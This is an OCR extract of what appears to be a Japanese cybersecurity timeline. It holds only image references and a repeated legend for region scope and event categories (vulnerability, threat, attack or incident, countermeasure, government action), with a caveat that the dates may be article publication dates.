
▲：世界共通　▲：海外の一部地域限定　▲：日本国内限定
：脆弱性　：脅威　：サイバー攻撃・インシデント
：対策　：政府の取組

※タイムラインに記載している日付は、事象発生日ではなく、記事掲載日の場合があります。




※タイムラインに記載している日付は、事象発生日ではなく、記事掲載日の場合があります。

▲：世界共通　▲：海外の一部地域限定　▲：日本国内限定
：脆弱性　：脅威　：サイバー攻撃・インシデント
：対策　：政府の取組




▲：世界共通　▲：海外の一部地域限定　▲：日本国内限定
：脆弱性　：脅威　：サイバー攻撃・インシデント
：対策　：政府の取組

※タイムラインに記載している日付は、事象発生日ではなく、記事掲載日の場合があります。




▲：世界共通　▲：海外の一部地域限定　▲：日本国内限定
：脆弱性　：脅威　：サイバー攻撃・インシデント
：対策　：政府の取組

※タイムラインに記載している日付は、事象発生日ではなく、記事掲載日の場合があります。



